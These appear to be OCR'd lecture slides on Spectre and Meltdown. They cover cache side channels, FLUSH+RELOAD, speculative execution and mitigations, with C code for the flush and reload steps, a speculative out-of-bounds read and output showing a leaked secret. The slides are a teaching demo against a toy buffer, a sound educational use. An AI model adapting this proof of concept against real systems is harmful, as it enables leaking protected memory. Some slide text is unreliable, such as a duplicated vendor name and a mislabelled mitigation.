
Spectre

Overview

- An analogy
- CPU cache and use it as side channel
- Meltdown attack
- Spectre attack

Stealing A Secret


Secret: 7




Guard with
Memory
Eraser

Restricted Room


CPU Cache


CPU Cache
Main Memory (RAM)
CPU
Faster Read
(cache hit)
array[7*4096]
array[3*4096]
array[9*4096]
.
.
.
array[1*4096]
array[0*4096]
Slower Read (cache miss)

Using CPU Cache to Remember Secret



The FLUSH+RELOAD Technique



Secret **S**


FLUSH:
Flush the
CPU Cache

Access memory
location at S

RELOAD:
Check which one
is in the cache


FLUSH+RELOAD: The FLUSH Step

Flush the CPU Cache



```
void flushSideChannel()
{
  int i;

  // Write to array to bring it to RAM to prevent Copy-on-write
  for (i = 0; i < 256; i++) array[i*4096 + DELTA] = 1;


  // Flush the values of the array from cache
  for (i = 0; i < 256; i++) _mm_clflush(&array[i*4096 +DELTA]);
}
```

FLUSH+RELOAD: The RELOAD Step




```
void reloadSideChannel()
{
  int junk=0;
  register uint64_t time1, time2;
  volatile uint8_t *addr;
  int i;
  for(i = 0; i < 256; i++){
     addr = &array[i*4096 + DELTA];
     time1 = __rdtscp(&junk);
     junk = *addr;
     time2 = __rdtscp(&junk) - time1;
     if (time2 <= CACHE_HIT_THRESHOLD){
         printf("array[%d*4096 + %d] is in cache.\n", i, DELTA);
         printf("The Secret = %d.\n",i);
     }
  }
}
```

Countermeasures

- Fundamental problem is in the CPU hardware
  - Expensive to fix
- Develop workaround in operating system
- KASLR (Kernel Address Space Layout Randomization)
  - Does not map any kernel memory in the user space, except for some parts required by the x86 architecture (e.g., interrupt handlers)
  - User-level programs cannot directly use kernel memory addresses, as such addresses cannot be resolved


Will It Be Executed?



```
1   data = 0;
2   if (x < size) {
3       data = data + 5;
4   }
```

Will Line 3 be executed if x > size ?

Out-Of-Order Execution



if (x < size)

Speculative execution


Get **size** from memory.
Check the **if**-condition

```
  data =
data + 5
```

Interrupted. Execution results are discarded.


Value of **size** is read. The **if**-condition is false.
Interrupt and Revert the Speculative execution.

Let's Find a Proof




```
void victim(size_t x)
{
  if (x < size) {                          ①
     temp = array[x * 4096 + DELTA];       ②
  }
}
```

size is 10



Training
Train CPU to go to the true branch
FLUSH
Flush the CPU Cache
Invoke victim(97)
RELOAD
Check which one is in the cache




```
$ gcc -march=native SpectreExperiment.c
$ a.out
array[97*4096 + 1024] is in cache.
The Secret = 97.
$ a.out
$ a.out
```

Evidence

Not always working though

Target of the Attack


```
unsigned int buffer_size = 10;
uint8_t buffer[10] = {0,1,2,3,4,5,6,7,8,9};

uint8_t restrictedAccess(size_t x)
{
  if (x < buffer_size) {
     return buffer[x];
  } else {
      return 0;
  }
}
```




This protection pattern is widely used in software **sandbox** (such as those implemented inside browsers)

Spectre Attack

spectreAttack(int larger_x)




```
// Ask restrictedAccess() to return the secret in out-of-order
  execution.
s = restrictedAccess(larger_x);     ④
array[s*4096 + DELTA] += 88;        ⑤
```



```
int main()
{
  flushSideChannel();
  size_t larger_x = (size_t)(secret - (char*)buffer);  ⑥
  spectreAttack(larger_x);
  reloadSideChannel();
  return (0);
}
```

Attack Result



```
$ gcc -march=native SpectreAttack.c
$ a.out
array[0*4096 + 1024] is in cache.
The Secret = 0.
array[65*4096 + 1024] is in cache.
The Secret = 65.
```

Why is 0 in the cache?

Success

Spectre Variant and Mitigation

- Since it was discovered in 2017, several Spectre variants have been found
- Affecting Intel, ARM, and ARM
- The problem is in hardware
- Unlike Meltdown, there is no easy software workaround

Summary

- Stealing secrets using side channels
- Meltdown attack
- Spectre attack
- A form of race condition vulnerability
- Vulnerabilities are inside hardware
- AMD, Intel, and ARM are affected